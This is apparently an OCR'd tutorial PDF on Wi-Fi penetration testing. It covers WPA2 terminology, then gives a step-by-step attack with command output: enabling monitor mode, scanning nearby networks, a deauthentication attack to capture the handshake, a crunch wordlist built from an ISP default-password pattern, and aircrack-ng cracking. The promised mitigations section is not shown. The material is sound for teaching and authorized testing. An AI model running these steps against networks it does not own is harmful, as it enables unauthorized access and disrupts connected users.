

Wifi
Pentesting
-By Antony

Contents

Table of Contents

1. Key Terminology
2. Wi-Fi Protocols Overview
3. Common WPA2 Attacks
4. Understanding the WPA2 4-Way Handshake
5. Requirements for Wi-Fi Hacking
6. Step-by-Step WPA2 Attack Procedure
    - Confirm Adapter Connection
    - Enable Monitor Mode
    - Discover Nearby Wi-Fi Networks
    - Capture WPA2 Handshake
    - Launch Deauthentication Attack
7. Cracking the WPA2 Password
8. Additional Notes
9. Mitigations for WPA2 Attacks
10. Summary Table

Wi-Fi Penetration Testing

Wi-Fi Penetration Testing is the process of simulating real-world attacks on wireless networks to identify security weaknesses, misconfigurations, or vulnerabilities in Wi-Fi infrastructure.

It involves techniques like:

- Capturing handshake packets
- Performing deauthentication attacks
- Cracking WPA/WPA2 passwords
- Identifying rogue access points
- Bypassing authentication mechanisms

The goal is to assess how secure a wireless network is from unauthorized access or data interception, and to help organizations strengthen their wireless security posture.

Wi-Fi Security and WPA2 Penetration Testing Guide

□ Key Terminology

- **SSID (Service Set Identifier)**: The network name you see when connecting to Wi-Fi.
- **ESSID (Extended SSID)**: An SSID that applies across multiple access points to form one larger network (e.g., company-wide Wi-Fi).
- **BSSID**: MAC address of an individual access point.
- **WPA2-PSK**: Wi-Fi security using a Pre-Shared Key (same password for all users).
- **WPA2-EAP**: Wi-Fi with enterprise authentication (username & password) via a RADIUS server.
- **RADIUS**: A server that handles user authentication, often used in enterprise networks.

□ Wi-Fi Protocols Overview

- **WEP**: Outdated and insecure Wi-Fi protocol.
- **WPA2**: Commonly used protocol today, relies on the 4-way handshake for encryption.
- **WPA3**: Latest protocol, more secure, but has compatibility issues (uses Dragonfly handshake).

□ Common WPA2 Attacks

1. **Offline Dictionary Attack**
    - Capture the 4-way handshake and test password guesses offline using tools like `aircrack-ng`.
2. **KRACK (Key Reinstallation Attack)**
    - Exploits flaws in WPA2 handshake to decrypt traffic or inject data.
3. **Deauthentication Attack**
    - Forces devices to disconnect and reconnect to capture the 4-way handshake.
4. **Man-in-the-Middle (MitM)**
    - Attacker sets up a fake access point (evil twin) to intercept user data.


□ Understanding the WPA2 4-Way Handshake


- The 4-way handshake occurs between a client (supplicant) and access point (authenticator).
- It generates encryption keys used to secure wireless communication.
- **Main Target in Penetration Testing**: Capturing this handshake allows offline cracking.

⍰ Requirements for Wi-Fi Hacking

- A **Wi-Fi adapter that supports monitor mode** (e.g., Alfa AWUS036NHA).
- **Kali Linux or other Linux-based OS**.
- Tools: `aircrack-ng`, `airodump-ng`, `aireplay-ng`.

NOTE: If using VirtualBox or VMware, ensure the USB Wi-Fi adapter is passed to the VM in **Settings → Enable all USB**.






□ Step-by-Step WPA2 Attack Procedure

1. Confirm Adapter Connection

`Ifconfig`



Look for your wireless interface (e.g., `wlan0`).

Normally a Wi-Fi adapter is set into “managed” mode which means it just acts as a client and connects to a single Wi-Fi router for access to the Internet. However, some Wi-Fi adapters can be set into other modes such as monitor mode. In monitor mode the Wi-fi interface can capture packets without even being connected to any access point (router), it is a free agent, sniffing and snooping at all the data in the air!.

2. Enable Monitor Mode

Next is to change the default(manage) mode into monitor mode we can use airmon-ng

sudo airmon-ng start wlan0

- Creates wlan0mon (monitor mode interface).

```
→ Wi-Fi airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    725 NetworkManager
    755 wpa_supplicant
  54804 avahi-daemon
  54805 avahi-daemon

PHY     Interface       Driver          Chipset

phy2    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

This will create a new virtual interface called wlan0mon

To check this conversion (manage to mon itor mode)use ifconfig comand .

```
→ Wi-Fi ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::2ba5:c59e:71dc:bbd6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b8:d5:cf  txqueuelen 1000  (Ethernet)
        RX packets 851694  bytes 1266547692 (1.2 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150010  bytes 9362373 (9.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 945  bytes 122468 (122.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 945  bytes 122468 (122.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 1C-BF-CE-1A-BB-24-00-2F-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Kill any processes that might interfere with the network adapter.
Use this command

sudo airmon-ng check kill

3. □ Discover Nearby Wi-Fi Networks

airodump-ng wlan0mon

- Find your **target BSSID**, **channel (CH)**, and **ESSID**.
- Take note of them for later steps.

Wi-Fi uses radio and like any radio it needs to be set to a certain frequency. Wi-Fi uses 2.4GHz and 5GHz (depending on which variation you are using). The 2.4GHz range is split into a number of channels which are 5MHz apart. To get two channels which don't overlap at all they need to be spaced around 22MHz apart (but that also depends on which variation of the Wi-Fi standard is being used). That is why channels 1, 6 and 11 are the most common channels as they are far enough apart so that they don't overlap.

To capture data via a Wi-Fi adapter in "monitor" mode you need to tell the adapter which frequency to tune into, i.e. which channel to use. To see which channels are in use around you and which channel is being used by the Wi-Fi service you wish to test then use the airodump-ng command:

airodump-ng will display a list of detected access points and also a list of connected clients ("stations").
Use this to find the bssid & the channel of the target network

```
CH 12 ][ Elapsed: 3 mins ][ 2023-07-07 03:07

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B4:A7:C6:D2:0D:A9  -81       13        0    0   9  130   WPA2 CCMP   PSK  daddu
F2:ED:B8:D9:10:E5  -78        5        0    0  10  130   WPA2 CCMP   PSK  <length:  0>
F0:ED:B8:E9:10:E5  -78       10        0    0  10  130   WPA2 CCMP   PSK  JioFiber-ePDGx
B4:A7:C6:D0:93:EF  -79       14        0    0   8  130   WPA2 CCMP   PSK  JioFiber-NDgdBsk
CC:2D:21:9F:37:F8  -72       68        0    0  11  130   WPA2 CCMP   PSK  Tenda_9F37F8
56:37:BB:C7:F7:39  -68       52        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
54:37:BB:C7:F7:39  -67       47        5    0  11  130   WPA2 CCMP   PSK  tobby
B6:A7:C6:D3:25:E8  -63       55        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
B4:A7:C6:D3:25:E8  -62       57        8    0  11  130   WPA2 CCMP   PSK  gaura
8C:A3:99:07:89:D9  -40       62       14    0   6  130   WPA2 CCMP   PSK  Airtel_wifi
F0:ED:B8:71:C3:52  -50       54       16    0   2  130   WPA2 CCMP   PSK  JioFiber-KT5yh
F8:C4:F3:8E:2D:05  -69       54        0    0   1  270   WPA2 CCMP   PSK  Beauty with beast

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

54:37:BB:C7:F7:39  B2:00:5B:60:EC:A7   -1    1e- 0      0        1
54:37:BB:C7:F7:39  CC:2D:21:9F:37:F8   -1    1e- 0      0        1
54:37:BB:C7:F7:39  60:7E:A4:36:A6:E9  -70    5e- 1e     0        3
8C:A3:99:07:89:D9  26:AF:9E:D0:54:9A  -22   24e- 1      0       50
8C:A3:99:07:89:D9  DA:FE:75:DF:93:73  -22    1e- 1    131       73
F0:ED:B8:71:C3:52  08:25:25:07:67:6D  -68   24e- 6e     0       21
```


The first list shows the Wi-Fi networks within reach of your device.
The CH tells you which channel number each network is using and
the ESSID shows the names of the networks (i.e. the service set identifiers).
The ENC column reveals if the network is using encryption and if so, what type of encryption(WPA2 in our case).

From the results, you can see a wifi hotspot that I have prepared called “Airtel-wifi”.

4. □ Capture WPA2 Handshake

So, the next step is to capture the packets using airodump-ng

sudo airodump-ng --bssid [target-bssid] -c [channel-id] --write [filename] [network-adapter]



There is two device that is connected to the wifi hotspot that I have prepared. So, while that is running, you’re going to run your de-authentication attack against the device connected to make the device re-establish a connection so you can capture the 4-way handshake.


5. □ Launch Deauthentication Attack

Open new window of cmd to perform the deauth attack


sudo aireplay-ng --deauth 10 -a <target BSSID> wlan0mon

□ Sends 10 deauth packets to force reconnection.


□ Monitor the other terminal — once a handshake is captured, you'll see:



While the DOS attack is underway, check on your airodump scan. You should see at the right top : WPA handshake: <mac address>. Once you have verified that, you can stop the replay attack and the airodump-ng scan.



As the deauth atack waas successful a capture-01.cap file is created which contains packets through which hash for password would be cracked.



6. Cracking the WPA2 Password


As the hash is in the capture-01.cap file it can be cracked using john the reaper or any other tool,but here I will use aircrack-ng tool.

For now I already know the default password format of Airtel_wifi its something like (air******) .eg:air09876

The * contains numbers so we have create a wordlist to find the password.

To make a wordlist I will use crunch tool which is much easier to create a wordlist.


Crunch <min_value> <max_value> -t <provides feature of pattern to create pssword> <filename>



So the password.txt file is created .Let’s move on to next step to crack the password.


aircrack-ng -w <wordlist.txt> -b <target BSSID> capture-01.cap
